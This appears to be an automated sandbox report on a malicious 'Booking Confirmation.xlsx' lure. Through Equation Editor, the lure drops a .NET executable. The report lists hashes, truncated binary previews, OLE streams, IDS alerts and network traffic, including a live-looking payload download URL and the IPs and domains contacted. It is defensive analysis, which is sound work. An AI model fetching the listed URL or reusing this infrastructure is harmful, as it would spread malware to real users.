File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	909312
Entropy (8bit):	7.22680766280546
Encrypted:	false
SSDEEP:	12288:E5fo9DEV8CEYZMCu9CJCxlc895/UMDckNbeBM3O9rYCbo46yV5zPvE7MToVZzURg:+o9QeVqjQzlcG5MMDcCbGVGY5LvE7
MD5:	5DEDC928F9F5E3A4C59490E79BCF0773
SHA1:	BAB24B772B269A5D66B26A12501DADE43B80FFDE
SHA-256:	C66456AF669C07CCF8045DEDD1B961E4CAA3541F44BDBCB22B9E842628A10329
SHA-512:	EDD323EB8058BEFFD2ECF87C2F5793A13896F952F5B364AC3C9D2F918165E4671DBEAC76C102AAF13D43B9DFAE18B65B728D72A9ACEB7BCE48842879AE44F3D1
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 25%
IE Cache URL:	http://workfinewsdysanotherrainbowlomoyentwsnma.ydns.eu/worksdoc/svchost.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....\_.....P..... .....@.. .....@..... .@.....K..... ....H.....text...$.... ....`.rsrc.....@..@.reloc..... . .....@..B.....H.....o.....1....j.....0.....(....*...0.....r...p..r...p(....(....:.... ..%. .:..a%..^E.....O.....}...8....(.....-. ..#.%+. .\..%&+..(....(....r...p(....., -X..%+. d..U%&. *...Za+..r)..p(....(....., %._%+. ..*%&. ..8KZa8X...rM..p(..... ..Z X,.xa8<....(.... .).8,.....s....(....%.(.....(....*..0.....('...*..0 ..L.....u.....:.... ...5 X.5.a%...^E.....z.....g.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1631DAC0.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1099960
Entropy (8bit):	2.0153298378795275
Encrypted:	false
SSDEEP:	3072:PXtr8tV3Iqf4ZdAt06J6dabLr92W2qtX2cy:VahIFdyiaT2qtXw
MD5:	26D1591924B93332C93C4DAC0950AE17
SHA1:	3E92ECC9EF71E262C4607DED0ED85C0C16FCF18E
SHA-256:	B6FB1C5D8AA5E51E4668270CA5BCDDBE6F5A0DC292F9D82CA429240CDEB47A84
SHA-512:	797D4CDF629E88C835FEC6ED915508221F6CEF3AEFFAFEFD103BFFD683B08F4B422D957DDB94D316E979C7A3C272346734DA1117F25A3AE644CB6EE3B9B6A5B3
Malicious:	false
Preview:	....l.....S.....@...%.. EMF.....&.....\K..hC..F...,.. ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....l.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....d.....H... .N.U.....0.....N.U..... ....y.Q..... .....z.Q.....X...%...7.....{ .@.....C.a.l.i.b.r.....T...X.....2.Q.....0...0....{.Q....X. .....dv.....%.....%.....%.....!.....l....."....."....%.....%.....%.....T...T.....@.E.@T.....L.....l.....P... ...6...F.....EMF+* @..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5A709BC1.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Preview:	.....JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AB9FCECE.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AB9FCECE.jpeg	
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... ....."....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\Desktop\~$Booking Confirmation.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9 0
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	909312
Entropy (8bit):	7.22680766280546
Encrypted:	false
SSDEEP:	12288:E5fo9DEV8CEYZMCu9CJCxlc895/UMDckNbeBM3O9rYCbo46yV5zPvE7MToVZzURg:+o9QeVqjQzlcG5MMDcCbGVGY5LvE7
MD5:	5DEDC928F9F5E3A4C59490E79BCF0773
SHA1:	BAB24B772B269A5D66B26A12501DADE43B80FFDE
SHA-256:	C66456AF669C07CCF8045DEDD1B961E4CAA3541F44BDBCB22B9E842628A10329
SHA-512:	EDD323EB8058BEFFD2ECF87C2F5793A13896F952F5B364AC3C9D2F918165E4671DBEAC76C102AAF13D43B9DFAE18B65B728D72A9ACEB7BCE48842879AE44F3 D1
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 25%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....._.....P..... .....@.. .....@..... .@.....K..... ....H.....text...$.... ....`.rsrc.....@..@.reloc..... . .....@..B.....H.....o.....1...j.....0.....(....*...0.....r...p..r...p(....(....:.... ..%. .:...a%..^E.....O.....}...8....(.....-. ..#.%+. .\..%&+..(....(....r...p(....,. -X..%+. d..U%&. *...Za+..r)..p(....(....,. %._%+. ..*%&. ..8KZa8X...rM..p(..... ..Z X,.xa8<....(.... .).8,.....s....(....%.(.....(....*..0.....('...*..0 ..L.....u.....:.... ...5 X.5.a%...^E.....z.....g.

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.996438735158698
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Booking Confirmation.xlsx

General

File size:	2169344
MD5:	97ee696e60901ec520c93f0e8b29b956
SHA1:	89780a503e1b57b7d224feb43c5db4db60ede9ff
SHA256:	2f2cf9a7f17157fbf03d37450588c9a1396535874097c29d7b12e512295f85ec
SHA512:	2af275f7b9d0a9c563972caf51d3550d9a5e8f6d77302071115baf1ae37d6facc00b2d6b3f03270c2ab5ba7934d40d75dc635be5017ccc65fbcbb3d20893f57d
SSDEEP:	49152:HQIDUI5g3cMwIEfNzZgGBfCReviw1hkmhvdaYf2XmjrM41KtNFvE:1UMg0luZgwCcvirmhAYfBc41KTFM
File Content Preview:	.....>.....".....~.....~.....z.....|.....~.....z.....|.....~.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Booking Confirmation.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False
Data ASCII:	. . . . . h . . . . E . n . c . r . y . p . t . e . d . P . a . c . k . a . g . e . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . D . a . t . a . S . p . a . c . e . . .

General	
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . . .
Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . . .
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 2148088

General	
Stream Path:	EncryptedPackage
File Type:	data
Stream Size:	2148088
Entropy:	7.99989686385
Base64 Encoded:	True
Data ASCII:	. . . . . r c = . . s c . 3 . . . . . " L . C G . 4 . . $? . . . . . ! . . e A D . . K . . = ' . . 4 . . . . ' . . . . Z 9) . n . . H 0 . H . (9 . 4 p .) . n . . H 0 . H . (9 . 4 p .) . n . . H 0 . H . (9 . 4 p .) . n . . H 0 . H . (9 . 4 p .) . n . . H 0 . H . (9 . 4 p .) . n . . H 0 . H . (9 . 4 p .) . n . . H 0 . H . (9 . 4 p .) . n . . H 0 . H . (9 . 4 p .) . n . . H 0 . H . (9 . 4 p .) . n . . H 0 . H . (9 . 4 p .) . n . . H 0 . H . (9 . 4 p .) . n . . H 0 .
Data Raw:	e7 c6 20 00 00 00 00 00 72 63 3d 0c f9 73 63 9a 33 18 12 1a 1a cd a4 8a a6 8a 8c 22 4c d0 43 47 bc 34 f9 fd 24 3f 99 ef cd 13 7f ed 21 1d e3 65 41 44 09 d2 4b aa 83 3d 27 a9 0c 34 bd 1e 96 ca 27 a9 bf bd 02 bc 5a 39 29 0f 6e 1c ee 48 30 08 48 0e 28 39 d5 34 70 2e 29 0f 6e 1c ee 48 30 08 48 0e 28 39 d5 34 70 2e 29 0f 6e 1c ee 48 30 08 48 0e 28 39 d5 34 70 2e 29 0f 6e 1c ee 48 30 08

Stream Path: EncryptionInfo, File Type: data, Stream Size: 224


General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.58731087048
Base64 Encoded:	False
Data ASCII:	. . . . $ . . . . . $ . . . . . f . . . . . M . i . c . r . o . s . o . f . t . . E . n . h . . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . . p W . . . . . < . ~ . . e < . . l . . ~ . . . . . 8 . . 4 . . K | F . [* . ` Q 0 . D . } . G y . . - .
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/26/20-09:03:42.330791	TCP	2022550	ET TROJAN Possible Malicious Macro DL EXE Feb 2016	49165	80	192.168.2.22	103.125.191.5
11/26/20-09:05:07.821191	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49167	34.102.136.180	192.168.2.22

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 26, 2020 09:03:42.098721981 CET	49165	80	192.168.2.22	103.125.191.5
Nov 26, 2020 09:03:42.330104113 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:42.330276966 CET	49165	80	192.168.2.22	103.125.191.5
Nov 26, 2020 09:03:42.330790997 CET	49165	80	192.168.2.22	103.125.191.5
Nov 26, 2020 09:03:42.558485985 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:42.558520079 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:42.558537006 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:42.558552980 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:42.558569908 CET	49165	80	192.168.2.22	103.125.191.5
Nov 26, 2020 09:03:42.558594942 CET	49165	80	192.168.2.22	103.125.191.5
Nov 26, 2020 09:03:42.558605909 CET	49165	80	192.168.2.22	103.125.191.5
Nov 26, 2020 09:03:42.781543016 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:42.781585932 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:42.781598091 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:42.781610012 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:42.781641960 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:42.781653881 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:42.781672001 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:42.781691074 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:42.781866074 CET	49165	80	192.168.2.22	103.125.191.5
Nov 26, 2020 09:03:43.008073092 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.008105993 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.008117914 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.008130074 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.008140087 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.008151054 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.008162022 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.008173943 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.008184910 CET	80	49165	103.125.191.5	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 26, 2020 09:03:43.008198023 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.008316040 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.008335114 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.008457899 CET	49165	80	192.168.2.22	103.125.191.5
Nov 26, 2020 09:03:43.008502007 CET	49165	80	192.168.2.22	103.125.191.5
Nov 26, 2020 09:03:43.011636972 CET	49165	80	192.168.2.22	103.125.191.5
Nov 26, 2020 09:03:43.234186888 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.234216928 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.234227896 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.234240055 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.234251022 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.234261990 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.234289885 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.234308004 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.234323978 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.234343052 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.234360933 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.234375954 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.234391928 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.234406948 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.234421968 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.234438896 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.234453917 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.234472990 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.236116886 CET	49165	80	192.168.2.22	103.125.191.5
Nov 26, 2020 09:03:43.236160040 CET	49165	80	192.168.2.22	103.125.191.5
Nov 26, 2020 09:03:43.237555981 CET	49165	80	192.168.2.22	103.125.191.5
Nov 26, 2020 09:03:43.462285995 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.462318897 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.462332010 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.462342978 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.462353945 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.462371111 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.462383032 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.462394953 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.462405920 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.462418079 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.462435961 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.462446928 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.462466002 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.462481022 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.462497950 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.462513924 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.462528944 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.462559938 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.462575912 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.462718964 CET	49165	80	192.168.2.22	103.125.191.5
Nov 26, 2020 09:03:43.462762117 CET	49165	80	192.168.2.22	103.125.191.5
Nov 26, 2020 09:03:43.462768078 CET	49165	80	192.168.2.22	103.125.191.5
Nov 26, 2020 09:03:43.462771893 CET	49165	80	192.168.2.22	103.125.191.5
Nov 26, 2020 09:03:43.463511944 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.463536024 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.463547945 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.463562012 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.463582039 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.463598013 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.465749025 CET	49165	80	192.168.2.22	103.125.191.5
Nov 26, 2020 09:03:43.465779066 CET	49165	80	192.168.2.22	103.125.191.5
Nov 26, 2020 09:03:43.465785027 CET	49165	80	192.168.2.22	103.125.191.5
Nov 26, 2020 09:03:43.465789080 CET	49165	80	192.168.2.22	103.125.191.5
Nov 26, 2020 09:03:43.465792894 CET	49165	80	192.168.2.22	103.125.191.5
Nov 26, 2020 09:03:43.688174009 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.688205957 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.688222885 CET	80	49165	103.125.191.5	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 26, 2020 09:03:43.688239098 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.688255072 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.688266039 CET	49165	80	192.168.2.22	103.125.191.5
Nov 26, 2020 09:03:43.688270092 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.688287020 CET	80	49165	103.125.191.5	192.168.2.22
Nov 26, 2020 09:03:43.688298941 CET	49165	80	192.168.2.22	103.125.191.5
Nov 26, 2020 09:03:43.688302994 CET	80	49165	103.125.191.5	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 26, 2020 09:03:41.977698088 CET	52197	53	192.168.2.22	8.8.8.8
Nov 26, 2020 09:03:42.049458981 CET	53	52197	8.8.8.8	192.168.2.22
Nov 26, 2020 09:03:42.049945116 CET	52197	53	192.168.2.22	8.8.8.8
Nov 26, 2020 09:03:42.085334063 CET	53	52197	8.8.8.8	192.168.2.22
Nov 26, 2020 09:04:47.181237936 CET	53099	53	192.168.2.22	8.8.8.8
Nov 26, 2020 09:04:47.240686893 CET	53	53099	8.8.8.8	192.168.2.22
Nov 26, 2020 09:05:07.648457050 CET	52838	53	192.168.2.22	8.8.8.8
Nov 26, 2020 09:05:07.687747955 CET	53	52838	8.8.8.8	192.168.2.22
Nov 26, 2020 09:05:27.941457033 CET	61200	53	192.168.2.22	8.8.8.8
Nov 26, 2020 09:05:27.992831945 CET	53	61200	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 26, 2020 09:03:41.977698088 CET	192.168.2.22	8.8.8.8	0x5142	Standard query (0)	workfinews dysanother rainbowlom oyentwsnma .ydns.eu	A (IP address)	IN (0x0001)
Nov 26, 2020 09:03:42.049945116 CET	192.168.2.22	8.8.8.8	0x5142	Standard query (0)	workfinews dysanother rainbowlom oyentwsnma .ydns.eu	A (IP address)	IN (0x0001)
Nov 26, 2020 09:04:47.181237936 CET	192.168.2.22	8.8.8.8	0xa14d	Standard query (0)	www.affini tymotorsales.com	A (IP address)	IN (0x0001)
Nov 26, 2020 09:05:07.648457050 CET	192.168.2.22	8.8.8.8	0xccff	Standard query (0)	www.setyou rhead.com	A (IP address)	IN (0x0001)
Nov 26, 2020 09:05:27.941457033 CET	192.168.2.22	8.8.8.8	0x2e78	Standard query (0)	www.akmh.pro	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 26, 2020 09:03:42.049458981 CET	8.8.8.8	192.168.2.22	0x5142	No error (0)	workfinews dysanother rainbowlom oyentwsnma .ydns.eu		103.125.191.5	A (IP address)	IN (0x0001)
Nov 26, 2020 09:03:42.085334063 CET	8.8.8.8	192.168.2.22	0x5142	No error (0)	workfinews dysanother rainbowlom oyentwsnma .ydns.eu		103.125.191.5	A (IP address)	IN (0x0001)
Nov 26, 2020 09:04:47.240686893 CET	8.8.8.8	192.168.2.22	0xa14d	No error (0)	www.affini tymotorsal es.com	affinitymotorsales.com		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 09:04:47.240686893 CET	8.8.8.8	192.168.2.22	0xa14d	No error (0)	affinitymo torsales.com		216.130.188.93	A (IP address)	IN (0x0001)
Nov 26, 2020 09:05:07.687747955 CET	8.8.8.8	192.168.2.22	0xccff	No error (0)	www.setyou rhead.com	setyourhead.com		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 09:05:07.687747955 CET	8.8.8.8	192.168.2.22	0xccff	No error (0)	setyourhead.com		34.102.136.180	A (IP address)	IN (0x0001)
